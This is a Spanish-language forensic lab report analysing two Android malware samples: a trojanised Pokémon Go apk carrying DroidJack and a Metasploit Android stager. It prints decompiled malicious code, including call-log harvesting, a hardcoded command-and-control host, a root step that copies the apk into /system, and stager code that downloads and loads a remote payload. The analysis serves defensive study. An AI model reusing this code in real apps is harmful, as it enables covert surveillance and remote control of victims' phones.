Android:name="com.google.Android.gms.permission.ACTIVITY_RECOGNITION"/>
    <uses-permission Android:name="com.nianticlabs.pokemongo.permission.C2D_MESSAGE"/>
    <uses-permission Android:name="Android.permission.CAMERA"/>
```

Revisión de la firma del *apk*

Se puede comprobar que la firma se corresponda con el contenido del *apk* con el comando jarsigner de java.

```
$ jarsigner -verbose -verify pokemon-malware.apk
```

```
s      163524 Thu Jul 07 11:39:22 CEST 2016 META-INF/MANIFEST.MF
       163577 Thu Jul 07 11:39:22 CEST 2016 META-INF/CERT.SF
         1096 Thu Jul 07 11:39:22 CEST 2016 META-INF/CERT.RSA
sm     40388 Thu Jul 07 11:39:22 CEST 2016 assets/bin/Data/015fafa216b936943b8844a4dc7f3ad4
sm      4208 Thu Jul 07 11:39:22 CEST 2016 assets/bin/Data/54fb1c3228c87a444a862ff92e6ce84d
sm      7367 Thu Jul 07 11:38:50 CEST 2016 res/drawable-xxhdpi-v4/common_signin_btn_text_pressed_dark.9.png
sm     11616 Thu Jul 07 11:38:28 CEST 2016 assets/bin/Data/6dbcc8ccd69a0274abd321d6881e220f.resource
sm     22244 Thu Jul 07 11:39:44 CEST 2016 assets/bin/Data/4e02e33bf5f27714699398980f2fee1a
sm     58276 Thu Jul 07 11:39:44 CEST 2016 assets/bin/Data/800549f789378f24695fae59781f3e35

  s = signature was verified
  m = entry is listed in manifest
  k = at least one certificate was found in keystore
  i = at least one certificate was found in identity scope

jar verified.

Warning:
This jar contains entries whose signer certificate has expired.
This jar contains entries whose certificate chain is not validated.
This jar contains signatures that does not include a timestamp. Without a
timestamp, users may not be able to validate this jar after the signer
certificate's expiration date (2013-01-28) or after any future revocation
date.
```

Como puede observarse, aunque el *jar* ha sido verificado con éxito, se devuelven algunas advertencias que conviene revisar: el certificado con el que se realizó la firma caducó en 2013, cuando se trata de una aplicación que fue lanzada en 2016. Para conocer los detalles del certificado con el que se ha firmado se puede analizar el fichero META-INF/CERT.RSA con la herramienta *keytool* incluida en el JDK de Java:

```
$ cat CERT.RSA |  keytool -printcert
Propietario: EMAILADDRESS=lorenz@londatiga.net, CN=Lorensius W. L. T,
OU=AndroidDev, O=Londatiga, L=Bandung, ST=Jawa Barat, C=ID
Emisor: EMAILADDRESS=lorenz@londatiga.net, CN=Lorensius W. L. T,
OU=AndroidDev, O=Londatiga, L=Bandung, ST=Jawa Barat, C=ID
Número de serie: e6efd52a17e0dce7
Válido desde: Wed May 05 11:21:38 CEST 2010 hasta: Mon Jan 28 10:21:38 CET
2013
Huellas digitales del Certificado:
...
51:8A:C8:BD:AF:0C:76:7D:EB:31:BA:E1:EB:A8:26:AD:BE:F7:93:A6:8F:22:78:4C:F3:E1:
9C:67:BA:87:EC:B9
     Nombre del Algoritmo de Firma: SHA1withRSA
     Versión: 1
```

Se confirma de nuevo que el certificado está caducado, y además la identificación del propietario es sospechosa, no se parece al nombre de la empresa desarrolladora del software, aunque hay que tener en cuenta que por ese motivo no puede realizarse ninguna conclusión ya que la plataforma Android permite incluso la firma con certificados autofirmados.

Para poder comparar el *apk* descargado del dispositivo que está siendo analizado con el de una aplicación oficial, se ha descargado la aplicación en otro dispositivo móvil a través de *Google Play*, y posteriormente se ha descargado con *adb pull* al ordenador del laboratorio para consultar el certificado con el que se realizó la firma, con el siguiente resultado:

```
$ unzip -p pokemon-original.zip META-INF/CERT.RSA | keytool -printcert
```

```
Propietario: CN=Unknown, OU="Niantic, Inc.", O="Niantic, Inc.", L=San
Francisco, ST=California, C=CA
Emisor: CN=Unknown, OU="Niantic, Inc.", O="Niantic, Inc.", L=San Francisco,
ST=California, C=CA
Número de serie: 4a471aa3
Válido desde: Thu Mar 17 21:28:45 CET 2016 hasta: Mon Aug 03 22:28:45 CEST
2043
Huellas digitales del Certificado:
...
94:4B:DA:46:6E:AF:64:BE:1C:93:89:6D:5C:8E:9A:45:4A:07:C8:D8:FC:BC:4A:DE:EE:FB:
35:45:B3:35:E9:79
     Nombre del Algoritmo de Firma: SHA256withRSA
     Versión: 3
```


Los propietarios de ambas versiones de la misma aplicación no coinciden: en la original el propietario contiene el nombre de la empresa desarrolladora del software. Hay que tener en cuenta que la actualización de una aplicación tiene que estar firmada con el mismo certificado que la original, por tanto el hecho de que los certificados difieran debe hacer sospechar. Y además en este caso el certificado usado no está caducado y usa un algoritmo de firma más robusto (*SHA256withRSA*).

Análisis del código fuente

En el análisis preliminar con *Qark*, se encontraron algunos paquetes sospechosos que conviene analizar con más detalle, para ello primero es necesario obtener el código fuente original en Java, convirtiendo el fichero *classes.dex* a un fichero *.jar* estándar de java (usando la herramienta dex2jar) y posteriormente usar el descompilador JD-GUI para visualizar el código en Java.

A continuación se reproduce el comando de *dex2jar* usado para convertir el *.dex* en un *.jar*:

```
$ d2j-dex2jar.sh classes.dex
dex2jar classes.dex -> ./classes-dex2jar.jar
```



Una vez se ha obtenido el fichero *.jar* se puede usar JD-GUI para navegar por su contenido y descompilar las clases.Como puede observarse en la captura, efectivamente hay un paquete *net.droidjack.serve*r, en el que la mayoría de clases han sido ofuscadas para dificultar su comprensión. Aún así, examinando el código pueden extraerse algunas conclusiones:

- La clase g, crea una base de datos *sqlite* que, por su estructura, puede albergar un registro de llamadas o mensajes enviados. En la base de datos que se ha encontrado en el directorio de datos de la aplicación no aparecen tablas con esos campos, seguramente debido a que el módulo de malware no se ejecutó completamente debido a que la aplicación no pudo iniciarse completamente al no estar actualizada.

```
 public void onCreate(SQLiteDatabase paramSQLiteDatabase)
  {
    String str1 = "CREATE TABLE " + this.b + " (CALLER TEXT, CNAME TEXT, FILEPATH TEXT,
CDATE TEXT);";
    String str2 = "CREATE TABLE " + this.c + " (TYPE TEXT, CALLER TEXT, CNAME TEXT,
DURATION TEXT, CDATE TEXT);";
    String str3 = "CREATE TABLE " + this.d + " (TYPE TEXT, CALLER TEXT, CNAME TEXT,
DURATION TEXT, CDATE TEXT);";
    paramSQLiteDatabase.execSQL(str1);
    paramSQLiteDatabase.execSQL(str2);
    paramSQLiteDatabase.execSQL(str3);
  }
```

- En la clase f, se accede al registro de llamadas del teléfono (para ello es necesario el permiso Android.permission.READ_CALL_LOG, que sí hemos visto que se solicita en el *AndroidManifest.xml*):

```
  protected void a()
  {
    g localg = new g(this.b);
    Object localObject = Uri.parse("content://call_log/calls");
    Cursor localCursor = this.b.getContentResolver().query((Uri)localObject, null, null,
null, "date DESC");
```

- En la clase e, activa la monitorización del estado del teléfono, registrando todas las llamadas que se estén produciendo:

```
 public void onCallStateChanged(int paramInt, String paramString)
  {
    super.onCallStateChanged(paramInt, paramString);
    System.out.println("state = " + paramInt);
    System.out.println("incoming number = " + paramString);
    String str = new SimpleDateFormat("dd-MM-yyyy_HH-mm-ss").format(new Date());
    switch (paramInt)
```

- En la clase *br* se definen varias variables estáticas, el valor de una de ellas vuelve a aparecer el nombre de dominio *pokemon.no-ip.org*:

```
public class br
{
  protected static String a = "pokemon.no-ip.org";
  protected static int b = 1337;
  protected static byte c = -1;
}
```

- En la clase *bz*, se realiza un intento de conexión a *root* (si el dispositivo lo tiene desbloqueado) para realizar un cambio en el montaje del sistema de ficheros de */system* con el objetivo de realizar cambios en éste:

```
 protected byte[] c()
  {
    try
    {
      Object localObject = new
File(this.a.getPackageManager().getApplicationInfo(this.a.getPackageName(),
128).sourceDir);
      DataOutputStream localDataOutputStream = new
DataOutputStream(Runtime.getRuntime().exec("su").getOutputStream());
      localDataOutputStream.writeBytes("mount -o remount,rw -t yaffs2
/dev/block/mtdblock3 /system\n");
      localDataOutputStream.writeBytes("cp -rp " +
((File)localObject).getAbsolutePath() + " /system/app/" +
((File)localObject).getName());
      localDataOutputStream.writeBytes("\nmount -o remount,ro -t yaffs2
/dev/block/mtdblock3 /system");
      localDataOutputStream.writeBytes("\nexit");
      Thread.sleep(10000L);
      localObject = "Ack".getBytes();
      return (byte[])localObject;
    }
    catch (Exception localException)
    {
      ae.a(localException);
      localException.printStackTrace();
    }
    return "NAck".getBytes();
  }
}
```

- La clase *bi* es una implementación de la interfaz *LocationListener*, que es el mecanismo establecido por la API de Android para obtener las coordenadas de geolocalización por GPS, por tanto se encarga de ir recogiendo los parametros de posición del dispositivo.


```
class bi
  implements LocationListener
{
  bi(bl parambl) {}

  public void onLocationChanged(Location paramLocation)
  {
    this.a.a(new bk(paramLocation.getLatitude(), paramLocation.getLongitude()));
  }
```

Conclusión


Se trata de un caso típico de inclusión de código malicioso en una aplicación legítima aprovechando su popularidad. En este caso los atacantes se aprovecharon del hecho de que la aplicación *PokemonGo* no fue lanzada simultáneamente en todos los países, para lanzar su versión modificada usando fuentes de aplicaciones no oficiales. Un terminal que tenga instalada esta aplicación podrá ser monitorizado y controlado remotamente por parte de los atacantes.

Análisis de aplicación malware: *AndroidMeterpreter*

Durante el análisis de red del dispositivo se ha detectado una conexión a una IP interna cuyo código está en el paquete *com.metasploit.stage*. Y efectivamente en la lista de aplicaciones en ejecución de *Android* (*Ajustes* → *Aplicaciones*) se encuentra una aplicación ejecutándose con nombre *MainActivity* cuyo proceso tiene como paquete *com.metasploit.stage*.



En el menú de Android hay una aplicación con nombre *MainActivity* que al iniciarla aparentemente no hace nada (se queda en la misma pantalla de menú), aunque sí aparece en la lista de aplicaciones en ejecución, como se ha podido ver.



Por tanto se realiza la descarga de la aplicación para su análisis:

```
shell@falcon_umts:/ $ pm list packages | grep meta
package:com.metasploit.stage
shell@falcon_umts:/ $ pm path com.metasploit.stage
package:/data/app/com.metasploit.stage-1/base.apk
shell@falcon_umts:/ $ exit
MacBook-Pro-de-Antoni:~ toni$ adb pull /data/app/com.metasploit.stage-
1/base.apk
[100%] /data/app/com.metasploit.stage-1/base.apk
MacBook-Pro-de-Antoni:~ toni$ ls -l base.apk
-rw-r--r--  1 toni  staff  8323 20 dic 18:08 base.apk
```

Análisis preliminar de la aplicación con *drozer*

Para esta aplicación se realizará el análisis preliminar con d*rozer*. Como ya se comentó en la fase de instalación del laboratorio, *drozer* permite realizar análisis de aplicaciones instaladas en un dispositivo determinado. Es importante remarcar que *drozer* no es una herramienta de detección d e *malware*, sino de vulnerabilidades en aplicaciones en general, aunque puede proporcionar pistas que permitan la detección de *malware* en las aplicaciones e información general.

Para usar *drozer* es necesario instalar una aplicación que actúa como servidor/agente al que el cliente de *drozer* instalado en el host podrá solicitar información. Una vez instalado este agente en el dispositivo hay que arrancarlo accediendo a la aplicación, eso abrirá un puerto de escucha (31415) por el USB del el terminal.

Habiendo conectado el terminal a analizar en el host del laboratorio para establecer la comunicación es necesario invocar el comando *adb forward* antes de iniciar el cliente:

```
root@laboratori:~/laboratori# adb forward tcp:31415 tcp:31415
root@laboratori:~/laboratori# drozer console connect
Selecting 6e87b45a5e4e9ca2 (motorola XT1032 5.1)

            ..                    ..:.
           ..o..                  .r..
            ..a..  . ....... .  ..nd
              ro..idsnemesisand..pr
              .otectorAndroidsneme.
           .,sisandprotectorAndroids+.
         ..nemesisandprotectorAndroidsn:.
        .emesisandprotectorAndroidsnemes..
      ..isandp,..,rotectorandro,..,idsnem.
      .isisandp..rotectorAndroid..snemisis.
      ,andprotectorAndroidsnemisisandprotec.
     .torAndroidsnemesisandprotectorAndroid.
     .snemisisandprotectorAndroidsnemesisan:
     .dprotectorAndroidsnemesisandprotector.

drozer Console (v2.3.4)
```

Una vez se ha entrado en la consola de drozer, se puede usar el comando *list* para obtener la lista de funcionalidades que ofrece.

```
dz> list
app.activity.forintent       Find activities that can handle the given intent
app.activity.info            Gets information about exported activities.
app.activity.start           Start an Activity
```

```
app.broadcast.info          Get information about broadcast receivers
```

Para obtener información básica de la aplicación y la lista de permisos que requiere se puede usar el comando app.package.info:

```
dz> run app.package.info -a com.metasploit.stage
  Package: com.metasploit.stage
  Application Label: MainActivity
  Process Name: com.metasploit.stage
  Version: 1.0
  Data Directory: /data/data/com.metasploit.stage
  APK Path: /data/app/com.metasploit.stage-1/base.apk
  UID: 10101
  GID: [3003, 1028, 1015]
  Shared Libraries: null
  Shared User ID: null
  Uses Permissions:
  - Android.permission.INTERNET
  - Android.permission.ACCESS_WIFI_STATE
  - Android.permission.CHANGE_WIFI_STATE
  - Android.permission.ACCESS_NETWORK_STATE
  - Android.permission.ACCESS_COURSE_LOCATION
  - Android.permission.ACCESS_FINE_LOCATION
  - Android.permission.READ_PHONE_STATE
  - Android.permission.SEND_SMS
  - Android.permission.RECEIVE_SMS
  - Android.permission.RECORD_AUDIO
  - Android.permission.CALL_PHONE
  - Android.permission.READ_CONTACTS
  - Android.permission.WRITE_CONTACTS
  - Android.permission.WRITE_SETTINGS
  - Android.permission.CAMERA
  - Android.permission.READ_SMS
  - Android.permission.WRITE_EXTERNAL_STORAGE
  - Android.permission.RECEIVE_BOOT_COMPLETED
  - Android.permission.SET_WALLPAPER
  - Android.permission.READ_CALL_LOG
  - Android.permission.WRITE_CALL_LOG
  - Android.permission.READ_EXTERNAL_STORAGE
  Defines Permissions:
- None
```

En este caso también llama la atención la gran cantidad de permisos que se solicitan.

Para conocer los puntos por los que una aplicación podría ser atacada se puede invocar el comando módulo *app.package.attacsurface* de drozer.

```
dz> run app.package.attacksurface com.metasploit.stage
Attack Surface:
  1 activities exported
  1 broadcast receivers exported
  0 content providers exported
  1 services exported
```

Como puede verse la aplicación exporta diferentes componentes, es decir, permite que sean invocados desde otras aplicaciones externas, y por tanto, estos componentes podrían ser atacados externamente: una actividad (equivalente a una pantalla GUI de la aplicación, hay que tener en cuenta que la actividad principal de una aplicación siempre será exportable para que pueda ser lanzada por el sistema operativo.), un servicio (componente sin GUI que corre en

segundo plano para realizar diferentes tareas) y un receptor de eventos (*broadcast receiver*, que se encarga de recibir eventos del sistema para tratarlos).

Para obtener los nombres concretos de cada uno de estos componentes se puede usar los respectivos comandos info:

```
dz> run app.service.info -a com.metasploit.stage
Package: com.metasploit.stage
  com.metasploit.stage.MainService
    Permission: null

dz> run app.broadcast.info -a com.metasploit.stage
Package: com.metasploit.stage
  com.metasploit.stage.MainBroadcastReceiver
  Permission: null
```

Análisis del paquete *apk*

El primer paso consiste en desempaquetar el *apk*. Como ya se hizo con *pokemon-go*, se realizará con *apktool* y con *unzip/dex2jar/jd-gui*.

```
root@laboratori:~/laboratori/an_metasploit# apktool d metasploit.apk
I: Using Apktool 2.2.1-dirty on metasploit.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file:
/root/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
```

Por otro lado también se descomprime el *apk* manualmente con *unzip* y se usa *dex2jar* para poder analizar el código fuente con *jd-gui*.

```
root@laboratori:~/laboratori/an_metasploit/metasploit.zi# unzip ../metasploit.apk
Archive:  ../metasploit.apk
  inflating: AndroidManifest.xml
  inflating: resources.arsc
  inflating: classes.dex
   creating: META-INF/
  inflating: META-INF/MANIFEST.MF
  inflating: META-INF/SIGNFILE.SF
  inflating: META-INF/SIGNFILE.RSA
root@laboratori:~/laboratori/an_metasploit/metasploit.zi# d2j-dex2jar classes.dex
dex2jar classes.dex -> classes-dex2jar.jar
```

Una vez ejecutado *dex2jar* sobre *classes.dex*, ya se obtiene el paquete *jar* que podrá ser usado con *jd-gui* para analizar el código fuente.

Análisis del certificado

A continuación se muestra la información sobre el certificado usado para firmar la aplicación, tal y como se hizo ya con Pokemon Go.

```
root@laboratori:~/laboratori/an_metasploit# jarsigner -verbose -verify
metasploit.apk

sm      6848 Sat Dec 17 00:45:44 CET 2016 AndroidManifest.xml
sm       572 Sat Dec 17 00:45:44 CET 2016 resources.arsc
sm     16584 Sat Dec 17 00:45:44 CET 2016 classes.dex
           0 Sat Dec 17 00:45:44 CET 2016 META-INF/
s        258 Sat Dec 17 00:45:44 CET 2016 META-INF/MANIFEST.MF
         272 Sat Dec 17 00:45:46 CET 2016 META-INF/SIGNFILE.SF
        1917 Sat Dec 17 00:45:46 CET 2016 META-INF/SIGNFILE.RSA

  s = signature was verified
  m = entry is listed in manifest
  k = at least one certificate was found in keystore
  i = at least one certificate was found in identity scope

jar verified.

Warning:
This jar contains entries whose certificate chain is not validated.
This jar contains signatures that does not include a timestamp. Without a
timestamp, users may not be able to validate this jar after the signer
certificate's expiration date (2035-02-21) or after any future revocation
date.
```

Aunque en este caso el certificado no está caducado, la cadena de certificación no puede ser validada, seguramente debido a que se usa un certificado autofirmado. A continuación se muestran los datos exactos del certificado usado.

```
root@laboratori:~/laboratori/an_metasploit/metasploit/original/META-INF# cat
SIGNFILE.RSA | keytool -printcert
Certificado[1]:
Propietario: CN=Android Debug, O=Android, C=US
Emisor: CN=Android Debug, O=Android, C=US
Número de serie: 1
Válido desde: Thu Feb 26 12:58:42 CET 2015 hasta: Wed Feb 21 12:58:42 CET 2035
Huellas digitales del Certificado:
     MD5: 94:BE:F6:E0:9F:F3:F3:BA:4F:86:E5:C9:79:21:63:A2
     SHA1: 97:D1:8E:F3:4E:74:43:FA:27:F6:28:57:8A:57:40:45:54:DD:2F:94
     SHA256:
F3:73:36:D8:8B:47:88:94:F5:39:0F:D0:0A:1C:6D:D1:7D:06:DC:45:25:C9:A0:7D:4F:A2:
21:8B:48:03:6E:94
     Nombre del Algoritmo de Firma: SHA1withRSA
     Versión: 3
Certificado[2]:
Propietario: CN=Android Debug, O=Android, C=US
Emisor: CN=Android Debug, O=Android, C=US
Número de serie: 1
Válido desde: Thu Feb 26 12:58:42 CET 2015 hasta: Wed Feb 21 12:58:42 CET 2035
Huellas digitales del Certificado:
     MD5: 94:BE:F6:E0:9F:F3:F3:BA:4F:86:E5:C9:79:21:63:A2
     SHA1: 97:D1:8E:F3:4E:74:43:FA:27:F6:28:57:8A:57:40:45:54:DD:2F:94
     SHA256:
F3:73:36:D8:8B:47:88:94:F5:39:0F:D0:0A:1C:6D:D1:7D:06:DC:45:25:C9:A0:7D:4F:A2:
21:8B:48:03:6E:94
     Nombre del Algoritmo de Firma: SHA1withRSA
     Versión: 3
```

El certificado de firma no aporta información relevante a cerca del origen de la aplicación.

Análisis del código fuente

Para analizar el código fuente el primer paso a dar es conocer cuál es la actividad principal, es decir, la que arranca al iniciar el programa, para ello localizamos en el AndroidManifest.xml la actividad que tenga establecida la categoríaa *Android.intent.category.MAIN*.

```
<activity Android:label="@string/app_name" Android:name=".MainActivity"
Android:theme="@Android:style/Theme.NoDisplay">
    <intent-filter>
        <action Android:name="Android.intent.action.MAIN"/>
        <category Android:name="Android.intent.category.LAUNCHER"/>
    </intent-filter>
```

Como se puede ver, la actividad con esa categoría tiene, el nombre más común que suele otorgarse a la Actividad principal: *MainActivity*. Una vez descompilada la clase, se ve que simplemente se encarga de arrancar el servicio MainService, sin lanzar ningún tipo de interfaz de usuario.


```
public class MainActivity
  extends Activity
{
  protected void onCreate(Bundle paramBundle)
  {
    super.onCreate(paramBundle);
    MainService.startService(this);
    finish();
  }
}
```

En Android un servicio es un componente que realiza acciones en segundo plano, sin presentar ningún tipo de interfaz de usuario. Concretamente hay tres tipos de servicios:

- Programados: Arrancan siguiendo una programación temporal, invocados por ejemplo a través de una implementación de *JobScheduler*.
- *Started*: Arrancan cuando son invocados desde una Actividad, a partir de una llamada a *startService()*, y una vez se han iniciado continúan ejecutándose de forma indefinida, hasta que el propio servicio hace una llamada al método *stopSelf()*. Por tanto se invocan .
- *Bound*: Arrancan es invocado por un componente de aplicación llamando al método binService(), su ejecución, que puede ser controlada por esa actividad, continua mientras la actividad que lo ha invocado siga ejecutándose.

Teniendo en cuenta que el inicio del servicio se realiza con una llamada a *startService()*, el servicio que se lanza es del tipo *Started*, por tanto, una vez invocado continuará en ejecución de forma indefinida en segundo plano y sin que el usuario del dispositivo móvil tenga por qué darse cuenta.

El servicio MainService simplemente hace una llamada al método estático de la clase *Payload*.



Como se puede observar en la captura, para su compilación, el código fuente de la clase Payload ha sido ofuscado para dificultar su compresión, aún así, observando el código se pueden ver algunas sentencias que pueden ayudar a encontrar más información en relación al código: en el método *a(DataInputStream, OutputStream, Object[])*, se intenta cargar en memoria una clase no incluida en el paquete apk, concretamente *com.metasploit.meterpreter.AndroidMeterpreter*.

Precisamente realizando una búsqueda en google de esta clase y del propio paquete que se está analizando, *com.metasploit.stage*, se puede encontrar el código fuente, sin ofuscar, en github[3], lo cual facilita la reingeniería del exploit. Aunque, a parte de la propia ofuscación, la implementación de la solución varia ligeramente respecto del código descompilado, su análisis permitirá comprender de forma más fácil qué acciones realiza y para qué. Por tanto a continuación se pasa a detallar el funcionamiento del código encontrado.

Lo primero que llama la atención de la clase Payload es que define varias constantes (modificadores *static final*): URL, CERT_HASH y TIMEOUTS con valores que no se corresponden con el nombre dado a la contante:

```
public static final String URL =             "ZZZZ                          ";
public static final String CERT_HASH =       "WWWW                        ";
public static final String TIMEOUTS = "TTTT                                   ";
```

Más adelante se verá el motivo. Continuando con la secuencia de ejecución, una vez invocado el método *start* de *Payload*, se incluye en el array de parámetros (*param*), el directorio de trabajo en

3https://github.com/rapid7/metasploit-javapayload/blob/master/Androidpayload/app/src/com/metasploit/stage/Payload.java

memoria interna (a través de *getFilesDir()*, que devuelve el directorio en */data/data /<paquete>/files*, propio de la aplicación), y crea un hilo nuevo para invocar a su método Main.

```
private static String[] parameters;

public static void start(Context context) {
       startInPath(context.getFilesDir().toString());
}

public static void startInPath(String path) {
       parameters = new String[]{path};
       startAsync();
}

public static void startAsync() {
       new Thread() {
           @Override
           public void run() {
               // Execute the payload
               Payload.main(null);
           }
       }.start();
}
```

El método Main se inicia procesando las cadenas de constantes mencionadas anteriormente para definir diversas variables de clase TimeUnit, a partir del valor de TIMEOUTS, y una cadena, a partir del valor de la constante URL.

```
String[] timeouts = TIMEOUTS.substring(4).trim().split("-");
try {
  sessionExpiry = Integer.parseInt(timeouts[0]);
  commTimeout = Integer.parseInt(timeouts[1]);
  retryTotal = Integer.parseInt(timeouts[2]);
  retryWait = Integer.parseInt(timeouts[3]);
} catch (NumberFormatException e) {
  return;
}

long payloadStart = System.currentTimeMillis();
session_expiry = TimeUnit.SECONDS.toMillis(sessionExpiry) + payloadStart;
comm_timeout = TimeUnit.SECONDS.toMillis(commTimeout);
retry_total = TimeUnit.SECONDS.toMillis(retryTotal);
retry_wait = TimeUnit.SECONDS.toMillis(retryWait);

String url = URL.substring(4).trim();
```

Dependiendo de si el valor de la *url* empieza por *tcp* o *http* se invocan a los métodos *runStagefromTCP()* o *runStageFromHTTP()*. Los dos métodos, usando sus respectivos protocolos, se encargan de abrir canales de entrada y salida para la conexión con un servidor (*host*), una vez se han generado estos canales (*OutputStream out* y *DataInputStream in*), ambos métodos llaman al método *readAndRunStage()*.

Se reproduce a continuación el método de creación de los canales por http que, como se puede ver, también admite la conexión por canal seguro: https.

```
private static void runStageFromHTTP(String url) throws Exception {
    InputStream inStream;
```

```
    if (url.startsWith("https")) {
        URLConnection uc = new URL(url).openConnection();

Class.forName("com.metasploit.stage.PayloadTrustManager").getMethod("useFor",
new Class[]{URLConnection.class}).invoke(null, uc);
            inStream = uc.getInputStream();
        } else {
            inStream = new URL(url).openStream();
        }
        OutputStream out = new ByteArrayOutputStream();
        DataInputStream in = new DataInputStream(inStream);
        readAndRunStage(in, out, parameters);
}
```

Ya abierta la conexión, el método *readAndRunStage()* se encarga de que el dispositivo móvil descargue del servidor una librería (*payload.jar*), de guardarla en el sistema de ficheros (en el *path* obtenido anteriormente) y de cargarla en memoria para su ejecución.

El siguiente trozo de código se encarga de leer el nombre de la clase, y de descargar el paquete:

```
String path = parameters[0];
String filePath = path + File.separatorChar + "payload.jar";
String dexPath = path + File.separatorChar + "payload.dex";

// Lee el nombre de la clase a cargar y lo guarda en la cadena classFile
int coreLen = in.readInt();
byte[] core = new byte[coreLen];
in.readFully(core);
String classFile = new String(core);

// Lee la librería
coreLen = in.readInt();
core = new byte[coreLen];
in.readFully(core);

// Guarda la librería leída y la guarda como payload.jar.
File file = new File(filePath);
if (!file.exists()) { file.createNewFile();}
FileOutputStream fop = new FileOutputStream(file);
fop.write(core);
fop.flush();
fop.close();
```

Una vez guardada la librería, ésta es cargada en memoria, para ello usa un objeto de la clase *DexClassLoader*, que permite cargar librerías jar o directamente un apk para su posterior uso/ejecución. Se le pasa como parámetro:

- *dexPath*: la ruta donde está ubicada la librería a cargar (en este caso se trata de la librería que se acaba de guardar en el sistema de ficheros, *payload.jar*)
- *optimizedDirectory*: la ruta donde se generará el fichero .dex optimizado, a partir del .jar dado.
- *librarySearchPath*: directorio donde se ubican las librerías nativas.
- *parent*: el cargador de clases.

```
  DexClassLoader classLoader = new DexClassLoader(filePath, path, path,
Payload.class.getClassLoader());
```

Cuando ya se tiene el cargador inicializado, para cargar clases del fichero de librerías descargado, se carga la clase cuyo nombre se ha descargado del host con anterioridad (*classFile*), y se crea una instancia de ésta.

```
Class<?> myClass = classLoader.loadClass(classFile);
final Object stage = myClass.newInstance();
```

